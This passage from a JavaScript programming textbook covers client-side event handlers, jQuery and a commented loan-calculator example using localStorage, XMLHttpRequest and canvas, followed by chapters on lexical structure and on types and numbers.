        e.style.visibility = "hidden"; // make e invisible, but leave its space
    }
}

function highlight(e) {    // Highlight e by setting a CSS class
    // Simply define or append to the HTML class attribute.
    // This assumes that a CSS stylesheet already defines the "hilite" class
    if (!e.className) e.className = "hilite";
    else e.className += " hilite";
}
```

JavaScript allows us to script the HTML content and CSS presentation of documents in web browsers, but it also allows us to define behavior for those documents with *event handlers*. An event handler is a JavaScript function that we register with the browser and the browser invokes when some specified type of event occurs. The event of interest might be a mouse click or a key press (or on a smart phone, it might be a two-finger gesture of some sort). Or an event handler might be triggered when the browser finishes loading a document, when the user resizes the browser window, or when the user enters data into an HTML form element. Chapter 17, *Handling Events*, explains how you can define and register event handlers and how the browser invokes them when events occur.

The simplest way to define event handlers is with HTML attributes that begin with "on". The "onclick" handler is a particularly useful one when you're writing simple test programs. Suppose that you had typed in the `debug()` and `hide()` functions from above and saved them in files named *debug.js* and *hide.js*. You could write a simple HTML test file using `<button>` elements with `onclick` event handler attributes:

```
<script src="debug.js"></script>
<script src="hide.js"></script>
Hello
<button onclick="hide(this,true); debug('hide button 1');">Hide1</button>
```

```
<button onclick="hide(this); debug('hide button 2');">Hide2</button>
World
```

Here is some more client-side JavaScript code that uses events. It registers an event handler for the very important "load" event, and it also demonstrates a more sophisticated way of registering event handler functions for "click" events:

```
// The "load" event occurs when a document is fully loaded. Usually we
// need to wait for this event before we start running our JavaScript code.
window.onload = function() {  // Run this function when the document loads
    // Find all <img> tags in the document
    var images = document.getElementsByTagName("img");

    // Loop through them, adding an event handler for "click" events to each
    // so that clicking on the image hides it.
    for(var i = 0; i < images.length; i++) {
        var image = images[i];
        if (image.addEventListener) // Another way to register a handler
            image.addEventListener("click", hide, false);
        else                        // For compatibility with IE8 and before
            image.attachEvent("onclick", hide);
    }

    // This is the event handler function registered above
    function hide(event) { event.target.style.visibility = "hidden"; }
};
```

Chapters 15, 16, and 17 explain how you can use JavaScript to script the content (HTML), presentation (CSS), and behavior (event handling) of web pages. The APIs described in those chapters are somewhat complex and, until recently, riddled with browser incompatibilities. For these reasons, many or most client-side JavaScript programmers choose to use a client-side library or framework to simplify their basic programming tasks. The most popular such library is jQuery, the subject of Chapter 19, *The jQuery Library*. jQuery defines a clever and easy-to-use API for scripting document content, presentation, and behavior. It has been thoroughly tested and works in all major browsers, including old ones like IE6.

jQuery code is easy to identify because it makes frequent use of a function named `$()`. Here is what the `debug()` function used previously looks like when rewritten to use jQuery:

```
function debug(msg) {
    var log = $("#debuglog");          // Find the element to display msg in.
    if (log.length == 0) {             // If it doesn't exist yet, create it...
        log = $("<div id='debuglog'><h1>Debug Log</h1></div>");
        log.appendTo(document.body);   // and insert it at the end of the body.
    }
    log.append($("<pre/>").text(msg)); // Wrap msg in <pre> and append to log.
}
```

The four chapters of Part II described so far have all really been about web *pages*. Four more chapters shift gears to focus on web *applications*. These chapters are not about using web browsers to display documents with scriptable content, presentation, and

behavior. Instead, they're about using web browsers as application platforms, and they describe the APIs that modern browsers provide to support sophisticated client-side web apps. Chapter 18, *Scripted HTTP*, explains how to make scripted HTTP requests with JavaScript—a kind of networking API. Chapter 20, *Client-Side Storage*, describes mechanisms for storing data—and even entire applications—on the client side for use in future browsing sessions. Chapter 21, *Scripted Media and Graphics*, covers a client-side API for drawing arbitrary graphics in an HTML `<canvas>` tag. And, finally, Chapter 22, *HTML5 APIs*, covers an assortment of new web app APIs specified by or affiliated with HTML5. Networking, storage, graphics: these are OS-type services being provided by the web browser, defining a new cross-platform application environment. If you are targeting browsers that support these new APIs, it is an exciting time to be a client-side JavaScript programmer. There are no code samples from these final four chapters here, but the extended example below uses some of these new APIs.

1.2.1 Example: A JavaScript Loan Calculator

This chapter ends with an extended example that puts many of these techniques together and shows what real-world client-side JavaScript (plus HTML and CSS) programs look like. Example 1-1 lists the code for the simple loan payment calculator application pictured in Figure 1-2.




Figure 1-2. A loan calculator web application

It is worth reading through Example 1-1 carefully. You shouldn't expect to understand everything, but the code is heavily commented and you should be able to at least get

the big-picture view of how it works. The example demonstrates a number of core JavaScript language features, and also demonstrates important client-side JavaScript techniques:

- How to find elements in a document.
- How to get user input from form input elements.
- How to set the HTML content of document elements.
- How to store data in the browser.
- How to make scripted HTTP requests.
- How to draw graphics with the <canvas> element.

Example 1-1. A loan calculator in JavaScript

```
<!DOCTYPE html>
<html>
<head>
<title>JavaScript Loan Calculator</title>
<style> /* This is a CSS style sheet: it adds style to the program output */
.output { font-weight: bold; }           /* Calculated values in bold */
#payment { text-decoration: underline; } /* For element with id="payment" */
#graph { border: solid black 1px; }      /* Chart has a simple border */
th, td { vertical-align: top; }          /* Don't center table cells */
</style>
</head>
<body>
<!--
  This is an HTML table with <input> elements that allow the user to enter data
  and <span> elements in which the program can display its results.
  These elements have ids like "interest" and "years". These ids are used
  in the JavaScript code that follows the table. Note that some of the input
  elements define "onchange" or "onclick" event handlers. These specify strings
  of JavaScript code to be executed when the user enters data or clicks.
-->
<table>
  <tr><th>Enter Loan Data:</th>
      <td></td>
      <th>Loan Balance, Cumulative Equity, and Interest Payments</th></tr>
  <tr><td>Amount of the loan ($):</td>
      <td><input id="amount" onchange="calculate();"></td>
      <td rowspan=8>
        <canvas id="graph" width="400" height="250"></canvas></td></tr>
  <tr><td>Annual interest (%):</td>
      <td><input id="apr" onchange="calculate();"></td></tr>
  <tr><td>Repayment period (years):</td>
      <td><input id="years" onchange="calculate();"></td>
  <tr><td>Zipcode (to find lenders):</td>
      <td><input id="zipcode" onchange="calculate();"></td>
  <tr><th>Approximate Payments:</th>
      <td><button onclick="calculate();">Calculate</button></td></tr>
  <tr><td>Monthly payment:</td>
      <td>$<span class="output" id="payment"></span></td></tr>
  <tr><td>Total payment:</td>
      <td>$<span class="output" id="total"></span></td></tr>
```

```
  <tr><td>Total interest:</td>
      <td>$<span class="output" id="totalinterest"></span></td></tr>
  <tr><th>Sponsors:</th><td  colspan=2>
    Apply for your loan with one of these fine lenders:
    <div id="lenders"></div></td></tr>
</table>

<!-- The rest of this example is JavaScript code in the <script> tag below -->
<!-- Normally, this script would go in the document <head> above but it -->
<!-- is easier to understand here, after you've seen its HTML context. -->
<script>
"use strict"; // Use ECMAScript 5 strict mode in browsers that support it

/*
 * This script defines the calculate() function called by the event handlers
 * in HTML above. The function reads values from <input> elements, calculates
 * loan payment information, displays the results in <span> elements. It also
 * saves the user's data, displays links to lenders, and draws a chart.
 */
function calculate() {
    // Look up the input and output elements in the document
    var amount = document.getElementById("amount");
    var apr = document.getElementById("apr");
    var years = document.getElementById("years");
    var zipcode = document.getElementById("zipcode");
    var payment = document.getElementById("payment");
    var total = document.getElementById("total");
    var totalinterest = document.getElementById("totalinterest");

    // Get the user's input from the input elements. Assume it is all valid.
    // Convert interest from a percentage to a decimal, and convert from
    // an annual rate to a monthly rate. Convert payment period in years
    // to the number of monthly payments.
    var principal = parseFloat(amount.value);
    var interest = parseFloat(apr.value) / 100 / 12;
    var payments = parseFloat(years.value) * 12;

    // Now compute the monthly payment figure.
    var x = Math.pow(1 + interest, payments);   // Math.pow() computes powers
    var monthly = (principal*x*interest)/(x-1);

    // If the result is a finite number, the user's input was good and
    // we have meaningful results to display
    if (isFinite(monthly)) {
        // Fill in the output fields, rounding to 2 decimal places
        payment.innerHTML = monthly.toFixed(2);
        total.innerHTML = (monthly * payments).toFixed(2);
        totalinterest.innerHTML = ((monthly*payments)-principal).toFixed(2);

        // Save the user's input so we can restore it the next time they visit
        save(amount.value, apr.value, years.value, zipcode.value);

        // Advertise: find and display local lenders, but ignore network errors
        try {      // Catch any errors that occur within these curly braces
            getLenders(amount.value, apr.value, years.value, zipcode.value);
        }
```

```
        catch(e) { /* And ignore those errors */ }

        // Finally, chart loan balance, and interest and equity payments
        chart(principal, interest, monthly, payments);
    }
    else {
        // Result was Not-a-Number or infinite, which means the input was
        // incomplete or invalid. Clear any previously displayed output.
        payment.innerHTML = "";         // Erase the content of these elements
        total.innerHTML = ""
        totalinterest.innerHTML = "";
        chart();                        // With no arguments, clears the chart
    }
}

// Save the user's input as properties of the localStorage object. Those
// properties will still be there when the user visits in the future
// This storage feature will not work in some browsers (Firefox, e.g.) if you
// run the example from a local file:// URL.  It does work over HTTP, however.
function save(amount, apr, years, zipcode) {
    if (window.localStorage) {  // Only do this if the browser supports it
        localStorage.loan_amount = amount;
        localStorage.loan_apr = apr;
        localStorage.loan_years = years;
        localStorage.loan_zipcode = zipcode;
    }
}

// Automatically attempt to restore input fields when the document first loads.
window.onload = function() {
    // If the browser supports localStorage and we have some stored data
    if (window.localStorage && localStorage.loan_amount) {
        document.getElementById("amount").value = localStorage.loan_amount;
        document.getElementById("apr").value = localStorage.loan_apr;
        document.getElementById("years").value = localStorage.loan_years;
        document.getElementById("zipcode").value = localStorage.loan_zipcode;
    }
};

// Pass the user's input to a server-side script which can (in theory) return
// a list of links to local lenders interested in making loans.  This example
// does not actually include a working implementation of such a lender-finding
// service. But if the service existed, this function would work with it.
function getLenders(amount, apr, years, zipcode) {
    // If the browser does not support the XMLHttpRequest object, do nothing
    if (!window.XMLHttpRequest) return;

    // Find the element to display the list of lenders in
    var ad = document.getElementById("lenders");
    if (!ad) return;                            // Quit if no spot for output
```

```
    // Encode the user's input as query parameters in a URL
    var url = "getLenders.php" +                // Service url plus
        "?amt=" + encodeURIComponent(amount) +  // user data in query string
        "&apr=" + encodeURIComponent(apr) +
        "&yrs=" + encodeURIComponent(years) +
        "&zip=" + encodeURIComponent(zipcode);

    // Fetch the contents of that URL using the XMLHttpRequest object
    var req = new XMLHttpRequest();         // Begin a new request
    req.open("GET", url);                   // An HTTP GET request for the url
    req.send(null);                         // Send the request with no body

    // Before returning, register an event handler function that will be called
    // at some later time when the HTTP server's response arrives. This kind of
    // asynchronous programming is very common in client-side JavaScript.
    req.onreadystatechange = function() {
        if (req.readyState == 4 && req.status == 200) {
            // If we get here, we got a complete valid HTTP response
            var response = req.responseText;     // HTTP response as a string
            var lenders = JSON.parse(response);  // Parse it to a JS array

            // Convert the array of lender objects to a string of HTML
            var list = "";
            for(var i = 0; i < lenders.length; i++) {
                list += "<li><a href='" + lenders[i].url + "'>" +
                    lenders[i].name + "</a>";
            }

            // Display the HTML in the element from above.
            ad.innerHTML = "<ul>" + list + "</ul>";
        }
    }
}

// Chart monthly loan balance, interest and equity in an HTML <canvas> element.
// If called with no arguments then just erase any previously drawn chart.
function chart(principal, interest, monthly, payments) {
    var graph = document.getElementById("graph"); // Get the <canvas> tag
    graph.width = graph.width;  // Magic to clear and reset the canvas element

    // If we're called with no arguments, or if this browser does not support
    // graphics in a <canvas> element, then just return now.
    if (arguments.length == 0 || !graph.getContext) return;

    // Get the "context" object for the <canvas> that defines the drawing API
    var g = graph.getContext("2d"); // All drawing is done with this object
    var width = graph.width, height = graph.height; // Get canvas size

    // These functions convert payment numbers and dollar amounts to pixels
    function paymentToX(n) { return n * width/payments; }
    function amountToY(a) { return height-(a * height/(monthly*payments*1.05));}

    // Payments are a straight line from (0,0) to (payments, monthly*payments)
    g.moveTo(paymentToX(0), amountToY(0));        // Start at lower left
    g.lineTo(paymentToX(payments),                // Draw to upper right
             amountToY(monthly*payments));
```

```
g.lineTo(paymentToX(payments), amountToY(0));  // Down to lower right
g.closePath();                                 // And back to start
g.fillStyle = "#f88";                          // Light red
g.fill();                                      // Fill the triangle
g.font = "bold 12px sans-serif";               // Define a font
g.fillText("Total Interest Payments", 20,20);  // Draw text in legend

// Cumulative equity is non-linear and trickier to chart
var equity = 0;
g.beginPath();                                 // Begin a new shape
g.moveTo(paymentToX(0), amountToY(0));         // starting at lower-left
for(var p = 1; p <= payments; p++) {
    // For each payment, figure out how much is interest
    var thisMonthsInterest = (principal-equity)*interest;
    equity += (monthly - thisMonthsInterest);  // The rest goes to equity
    g.lineTo(paymentToX(p),amountToY(equity)); // Line to this point
}
g.lineTo(paymentToX(payments), amountToY(0));  // Line back to X axis
g.closePath();                                 // And back to start point
g.fillStyle = "green";                         // Now use green paint
g.fill();                                      // And fill area under curve
g.fillText("Total Equity", 20,35);             // Label it in green

// Loop again, as above, but chart loan balance as a thick black line
var bal = principal;
g.beginPath();
g.moveTo(paymentToX(0),amountToY(bal));
for(var p = 1; p <= payments; p++) {
    var thisMonthsInterest = bal*interest;
    bal -= (monthly - thisMonthsInterest);     // The rest goes to equity
    g.lineTo(paymentToX(p),amountToY(bal));    // Draw line to this point
}
g.lineWidth = 3;                               // Use a thick line
g.stroke();                                    // Draw the balance curve
g.fillStyle = "black";                         // Switch to black text
g.fillText("Loan Balance", 20,50);             // Legend entry

// Now make yearly tick marks and year numbers on X axis
g.textAlign="center";                          // Center text over ticks
var y = amountToY(0);                          // Y coordinate of X axis
for(var year=1; year*12 <= payments; year++) { // For each year
    var x = paymentToX(year*12);               // Compute tick position
    g.fillRect(x-0.5,y-3,1,3);                 // Draw the tick
    if (year == 1) g.fillText("Year", x, y-5); // Label the axis
    if (year % 5 == 0 && year*12 !== payments) // Number every 5 years
        g.fillText(String(year), x, y-5);
}

// Mark payment amounts along the right edge
g.textAlign = "right";                         // Right-justify text
g.textBaseline = "middle";                     // Center it vertically
var ticks = [monthly*payments, principal];     // The two points we'll mark
var rightEdge = paymentToX(payments);          // X coordinate of Y axis
for(var i = 0; i < ticks.length; i++) {        // For each of the 2 points
    var y = amountToY(ticks[i]);               // Compute Y position of tick
```

```
            g.fillRect(rightEdge-3, y-0.5, 3,1);       // Draw the tick mark
            g.fillText(String(ticks[i].toFixed(0)),    // And label it.
                       rightEdge-5, y);
        }
    }
    </script>
    </body>
    </html>
```

PART I
Core JavaScript

This part of the book, Chapters 2 though 12, documents the core JavaScript language and is meant to be a JavaScript language reference. After you read through it once to learn the language, you may find yourself referring back to it to refresh your memory about some of the trickier points of JavaScript.

Chapter 2, *Lexical Structure*
Chapter 3, *Types, Values, and Variables*
Chapter 4, *Expressions and Operators*
Chapter 5, *Statements*
Chapter 6, *Objects*
Chapter 7, *Arrays*
Chapter 8, *Functions*
Chapter 9, *Classes and Modules*
Chapter 10, *Pattern Matching with Regular Expressions*
Chapter 11, *JavaScript Subsets and Extensions*
Chapter 12, *Server-Side JavaScript*

CHAPTER 2

Lexical Structure

The lexical structure of a programming language is the set of elementary rules that specifies how you write programs in that language. It is the lowest-level syntax of a language; it specifies such things as what variable names look like, the delimiter characters for comments, and how one program statement is separated from the next. This short chapter documents the lexical structure of JavaScript.

2.1 Character Set

JavaScript programs are written using the Unicode character set. Unicode is a superset of ASCII and Latin-1 and supports virtually every written language currently used on the planet. ECMAScript 3 requires JavaScript implementations to support Unicode version 2.1 or later, and ECMAScript 5 requires implementations to support Unicode 3 or later. See the sidebar in §3.2 for more about Unicode and JavaScript.

2.1.1 Case Sensitivity

JavaScript is a case-sensitive language. This means that language keywords, variables, function names, and other *identifiers* must always be typed with a consistent capitalization of letters. The `while` keyword, for example, must be typed "while," not "While" or "WHILE." Similarly, `online`, `Online`, `OnLine`, and `ONLINE` are four distinct variable names.

Note, however, that HTML is not case-sensitive (although XHTML is). Because of its close association with client-side JavaScript, this difference can be confusing. Many client-side JavaScript objects and properties have the same names as the HTML tags and attributes they represent. While these tags and attribute names can be typed in any case in HTML, in JavaScript they typically must be all lowercase. For example, the HTML `onclick` event handler attribute is sometimes specified as `onClick` in HTML, but it must be specified as `onclick` in JavaScript code (or in XHTML documents).

2.1.2 Whitespace, Line Breaks, and Format Control Characters

JavaScript ignores spaces that appear between tokens in programs. For the most part, JavaScript also ignores line breaks (but see §2.5 for an exception). Because you can use spaces and newlines freely in your programs, you can format and indent your programs in a neat and consistent way that makes the code easy to read and understand.

In addition to the regular space character (\u0020), JavaScript also recognizes the following characters as whitespace: tab (\u0009), vertical tab (\u000B), form feed (\u000C), nonbreaking space (\u00A0), byte order mark (\uFEFF), and any character in Unicode category Zs. JavaScript recognizes the following characters as line terminators: line feed (\u000A), carriage return (\u000D), line separator (\u2028), and paragraph separator (\u2029). A carriage return, line feed sequence is treated as a single line terminator.

Unicode format control characters (category Cf), such as RIGHT-TO-LEFT MARK (\u200F) and LEFT-TO-RIGHT MARK (\u200E), control the visual presentation of the text they occur in. They are important for the proper display of some non-English languages and are allowed in JavaScript comments, string literals, and regular expression literals, but not in the identifiers (e.g., variable names) of a JavaScript program. As a special case, ZERO WIDTH JOINER (\u200D) and ZERO WIDTH NON-JOINER (\u200C) are allowed in identifiers, but not as the first character. As noted above, the byte order mark format control character (\uFEFF) is treated as a space character.

2.1.3 Unicode Escape Sequences

Some computer hardware and software can not display or input the full set of Unicode characters. To support programmers using this older technology, JavaScript defines special sequences of six ASCII characters to represent any 16-bit Unicode codepoint. These Unicode escapes begin with the characters \u and are followed by exactly four hexadecimal digits (using uppercase or lowercase letters A–F). Unicode escapes may appear in JavaScript string literals, regular expression literals, and in identifiers (but not in language keywords). The Unicode escape for the character é, for example, is \u00E9, and the following two JavaScript strings are identical:

```
"café" === "caf\u00e9"   // => true
```

Unicode escapes may also appear in comments, but since comments are ignored, they are treated as ASCII characters in that context and not interpreted as Unicode.

2.1.4 Normalization

Unicode allows more than one way of encoding the same character. The string "é", for example, can be encoded as the single Unicode character \u00E9 or as a regular ASCII e followed by the acute accent combining mark \u0301. These two encodings may look exactly the same when displayed by a text editor, but they have different binary encodings and are considered different by the computer. The Unicode standard defines the preferred encoding for all characters and specifies a normalization procedure to

convert text to a canonical form suitable for comparisons. JavaScript assumes that the source code it is interpreting has already been normalized and makes no attempt to normalize identifiers, strings, or regular expressions itself.

2.2 Comments

JavaScript supports two styles of comments. Any text between a // and the end of a line is treated as a comment and is ignored by JavaScript. Any text between the characters /* and */ is also treated as a comment; these comments may span multiple lines but may not be nested. The following lines of code are all legal JavaScript comments:

```
// This is a single-line comment.
/* This is also a comment */  // and here is another comment.
/*
 * This is yet another comment.
 * It has multiple lines.
 */
```

2.3 Literals

A *literal* is a data value that appears directly in a program. The following are all literals:

```
12              // The number twelve
1.2             // The number one point two
"hello world"   // A string of text
'Hi'            // Another string
true            // A Boolean value
false           // The other Boolean value
/javascript/gi  // A "regular expression" literal (for pattern matching)
null            // Absence of an object
```

Complete details on numeric and string literals appear in Chapter 3. Regular expression literals are covered in Chapter 10. More complex expressions (see §4.2) can serve as array and object literals. For example:

```
{ x:1, y:2 }    // An object initializer
[1,2,3,4,5]     // An array initializer
```

2.4 Identifiers and Reserved Words

An *identifier* is simply a name. In JavaScript, identifiers are used to name variables and functions and to provide labels for certain loops in JavaScript code. A JavaScript identifier must begin with a letter, an underscore (_), or a dollar sign ($). Subsequent characters can be letters, digits, underscores, or dollar signs. (Digits are not allowed as the first character so that JavaScript can easily distinguish identifiers from numbers.) These are all legal identifiers:

```
i
my_variable_name
v13
```

```
_dummy
$str
```

For portability and ease of editing, it is common to use only ASCII letters and digits in identifiers. Note, however, that JavaScript allows identifiers to contain letters and digits from the entire Unicode character set. (Technically, the ECMAScript standard also allows Unicode characters from the obscure categories Mn, Mc, and Pc to appear in identifiers after the first character.) This allows programmers to use variable names from non-English languages and also to use mathematical symbols:

```
var sí = true;
var π = 3.14;
```

Like any language, JavaScript reserves certain identifiers for use by the language itself. These "reserved words" cannot be used as regular identifiers. They are listed below.

2.4.1 Reserved Words

JavaScript reserves a number of identifiers as the keywords of the language itself. You cannot use these words as identifiers in your programs:

```
break       delete      function    return      typeof
case        do          if          switch      var
catch       else        in          this        void
continue    false       instanceof  throw       while
debugger    finally     new         true        with
default     for         null        try
```

JavaScript also reserves certain keywords that are not currently used by the language but which might be used in future versions. ECMAScript 5 reserves the following words:

```
class    const    enum    export    extends    import    super
```

In addition, the following words, which are legal in ordinary JavaScript code, are reserved in strict mode:

```
implements    let         private     public      yield
interface     package     protected   static
```

Strict mode also imposes restrictions on the use of the following identifiers. They are not fully reserved, but they are not allowed as variable, function, or parameter names:

```
arguments     eval
```

ECMAScript 3 reserved all the keywords of the Java language, and although this has been relaxed in ECMAScript 5, you should still avoid all of these identifiers if you plan to run your code under an ECMAScript 3 implementation of JavaScript:

```
abstract    double      goto        native      static
boolean     enum        implements  package     super
byte        export      import      private     synchronized
char        extends     int         protected   throws
class       final       interface   public      transient
const       float       long        short       volatile
```

JavaScript predefines a number of global variables and functions, and you should avoid using their names for your own variables and functions:

arguments	encodeURI	Infinity	Number	RegExp
Array	encodeURIComponent	isFinite	Object	String
Boolean	Error	isNaN	parseFloat	SyntaxError
Date	eval	JSON	parseInt	TypeError
decodeURI	EvalError	Math	RangeError	undefined
decodeURIComponent	Function	NaN	ReferenceError	URIError

Keep in mind that JavaScript implementations may define other global variables and functions, and each specific JavaScript embedding (client-side, server-side, etc.) will have its own list of global properties. See the Window object in Part IV for a list of the global variables and functions defined by client-side JavaScript.

2.5 Optional Semicolons

Like many programming languages, JavaScript uses the semicolon (;) to separate statements (see Chapter 5) from each other. This is important to make the meaning of your code clear: without a separator, the end of one statement might appear to be the beginning of the next, or vice versa. In JavaScript, you can usually omit the semicolon between two statements if those statements are written on separate lines. (You can also omit a semicolon at the end of a program or if the next token in the program is a closing curly brace }.) Many JavaScript programmers (and the code in this book) use semicolons to explicitly mark the ends of statements, even where they are not required. Another style is to omit semicolons whenever possible, using them only in the few situations that require them. Whichever style you choose, there are a few details you should understand about optional semicolons in JavaScript.

Consider the following code. Since the two statements appear on separate lines, the first semicolon could be omitted:

```
a = 3;
b = 4;
```

Written as follows, however, the first semicolon is required:

```
a = 3; b = 4;
```

Note that JavaScript does not treat every line break as a semicolon: it usually treats line breaks as semicolons only if it can't parse the code without the semicolons. More formally (and with two exceptions described below), JavaScript treats a line break as a semicolon if the next nonspace character cannot be interpreted as a continuation of the current statement. Consider the following code:

```
var a
a
=
3
console.log(a)
```

JavaScript interprets this code like this:

```
var a; a = 3; console.log(a);
```

JavaScript does treat the first line break as a semicolon because it cannot parse the code `var a a` without a semicolon. The second `a` could stand alone as the statement `a;`, but JavaScript does not treat the second line break as a semicolon because it can continue parsing the longer statement `a = 3;`.

These statement termination rules lead to some surprising cases. This code looks like two separate statements separated with a newline:

```
var y = x + f
(a+b).toString()
```

But the parentheses on the second line of code can be interpreted as a function invocation of `f` from the first line, and JavaScript interprets the code like this:

```
var y = x + f(a+b).toString();
```

More likely than not, this is not the interpretation intended by the author of the code. In order to work as two separate statements, an explicit semicolon is required in this case.

In general, if a statement begins with `(`, `[`, `/`, `+`, or `-`, there is a chance that it could be interpreted as a continuation of the statement before. Statements beginning with `/`, `+`, and `-` are quite rare in practice, but statements beginning with `(` and `[` are not uncommon at all, at least in some styles of JavaScript programming. Some programmers like to put a defensive semicolon at the beginning of any such statement so that it will continue to work correctly even if the statement before it is modified and a previously terminating semicolon removed:

```
var x = 0                           // Semicolon omitted here
;[x,x+1,x+2].forEach(console.log) // Defensive ; keeps this statement separate
```

There are two exceptions to the general rule that JavaScript interprets line breaks as semicolons when it cannot parse the second line as a continuation of the statement on the first line. The first exception involves the `return`, `break`, and `continue` statements (see Chapter 5). These statements often stand alone, but they are sometimes followed by an identifier or expression. If a line break appears after any of these words (before any other tokens), JavaScript will always interpret that line break as a semicolon. For example, if you write:

```
return
true;
```

JavaScript assumes you meant:

```
return; true;
```

However, you probably meant:

```
return true;
```

What this means is that you must not insert a line break between `return`, `break` or `continue` and the expression that follows the keyword. If you do insert a line break, your code is likely to fail in a nonobvious way that is difficult to debug.

The second exception involves the ++ and -- operators (§4.8). These operators can be prefix operators that appear before an expression or postfix operators that appear after an expression. If you want to use either of these operators as postfix operators, they must appear on the same line as the expression they apply to. Otherwise, the line break will be treated as a semicolon, and the ++ or -- will be parsed as a prefix operator applied to the code that follows. Consider this code, for example:

```
x
++
y
```

It is parsed as `x; ++y;`, not as `x++; y`.

CHAPTER 3
Types, Values, and Variables

Computer programs work by manipulating *values*, such as the number 3.14 or the text "Hello World." The kinds of values that can be represented and manipulated in a programming language are known as *types*, and one of the most fundamental characteristics of a programming language is the set of types it supports. When a program needs to retain a value for future use, it assigns the value to (or "stores" the value in) a *variable*. A variable defines a symbolic name for a value and allows the value to be referred to by name. The way that variables work is another fundamental characteristic of any programming language. This chapter explains types, values, and variables in JavaScript. These introductory paragraphs provide an overview, and you may find it helpful to refer to §1.1 while you read them. The sections that follow cover these topics in depth.

JavaScript types can be divided into two categories: *primitive types* and *object types*. JavaScript's primitive types include numbers, strings of text (known as *strings*), and Boolean truth values (known as *booleans*). A significant portion of this chapter is dedicated to a detailed explanation of the numeric (§3.1) and string (§3.2) types in JavaScript. Booleans are covered in §3.3.

The special JavaScript values `null` and `undefined` are primitive values, but they are not numbers, strings, or booleans. Each value is typically considered to be the sole member of its own special type. §3.4 has more about `null` and `undefined`.

Any JavaScript value that is not a number, a string, a boolean, or `null` or `undefined` is an object. An object (that is, a member of the type *object*) is a collection of *properties* where each property has a name and a value (either a primitive value, such as a number or string, or an object). One very special object, the *global object*, is covered in §3.5, but more general and more detailed coverage of objects is in Chapter 6.

An ordinary JavaScript object is an unordered collection of named values. The language also defines a special kind of object, known as an *array*, that represents an ordered collection of numbered values. The JavaScript language includes special syntax for working with arrays, and arrays have some special behavior that distinguishes them from ordinary objects. Arrays are the subject of Chapter 7.

JavaScript defines another special kind of object, known as a *function*. A function is an object that has executable code associated with it. A function may be *invoked* to run that executable code and return a computed value. Like arrays, functions behave differently from other kinds of objects, and JavaScript defines a special language syntax for working with them. The most important thing about functions in JavaScript is that they are true values and that JavaScript programs can treat them like regular objects. Functions are covered in Chapter 8.

Functions that are written to be used (with the `new` operator) to initialize a newly created object are known as *constructors*. Each constructor defines a *class* of objects—the set of objects initialized by that constructor. Classes can be thought of as subtypes of the object type. In addition to the Array and Function classes, core JavaScript defines three other useful classes. The Date class defines objects that represent dates. The RegExp class defines objects that represent regular expressions (a powerful pattern-matching tool described in Chapter 10). And the Error class defines objects that represent syntax and runtime errors that can occur in a JavaScript program. You can define your own classes of objects by defining appropriate constructor functions. This is explained in Chapter 9.

The JavaScript interpreter performs automatic *garbage collection* for memory management. This means that a program can create objects as needed, and the programmer never needs to worry about destruction or deallocation of those objects. When an object is no longer reachable—when a program no longer has any way to refer to it—the interpreter knows it can never be used again and automatically reclaims the memory it was occupying.

JavaScript is an object-oriented language. Loosely, this means that rather than having globally defined functions to operate on values of various types, the types themselves define *methods* for working with values. To sort the elements of an array `a`, for example, we don't pass `a` to a `sort()` function. Instead, we invoke the `sort()` method of `a`:

```
a.sort();       // The object-oriented version of sort(a).
```

Method definition is covered in Chapter 9. Technically, it is only JavaScript objects that have methods. But numbers, strings, and boolean values behave as if they had methods (§3.6 explains how this works). In JavaScript, `null` and `undefined` are the only values that methods cannot be invoked on.

JavaScript's types can be divided into primitive types and object types. And they can be divided into types with methods and types without. They can also be categorized as *mutable* and *immutable* types. A value of a mutable type can change. Objects and arrays are mutable: a JavaScript program can change the values of object properties and array elements. Numbers, booleans, `null`, and `undefined` are immutable—it doesn't even make sense to talk about changing the value of a number, for example. Strings can be thought of as arrays of characters, and you might expect them to be mutable. In JavaScript, however, strings are immutable: you can access the text at any index of a string,

but JavaScript provides no way to alter the text of an existing string. The differences between mutable and immutable values are explored further in §3.7.

JavaScript converts values liberally from one type to another. If a program expects a string, for example, and you give it a number, it will automatically convert the number to a string for you. If you use a nonboolean value where a boolean is expected, JavaScript will convert accordingly. The rules for value conversion are explained in §3.8. JavaScript's liberal value conversion rules affect its definition of equality, and the == equality operator performs type conversions as described in §3.8.1.

JavaScript variables are *untyped*: you can assign a value of any type to a variable, and you can later assign a value of a different type to the same variable. Variables are *declared* with the var keyword. JavaScript uses *lexical scoping*. Variables declared outside of a function are *global variables* and are visible everywhere in a JavaScript program. Variables declared inside a function have *function scope* and are visible only to code that appears inside that function. Variable declaration and scope are covered in §3.9 and §3.10.

3.1 Numbers

Unlike many languages, JavaScript does not make a distinction between integer values and floating-point values. All numbers in JavaScript are represented as floating-point values. JavaScript represents numbers using the 64-bit floating-point format defined by the IEEE 754 standard,[1] which means it can represent numbers as large as $\pm 1.7976931348623157 \times 10^{308}$ and as small as $\pm 5 \times 10^{-324}$.

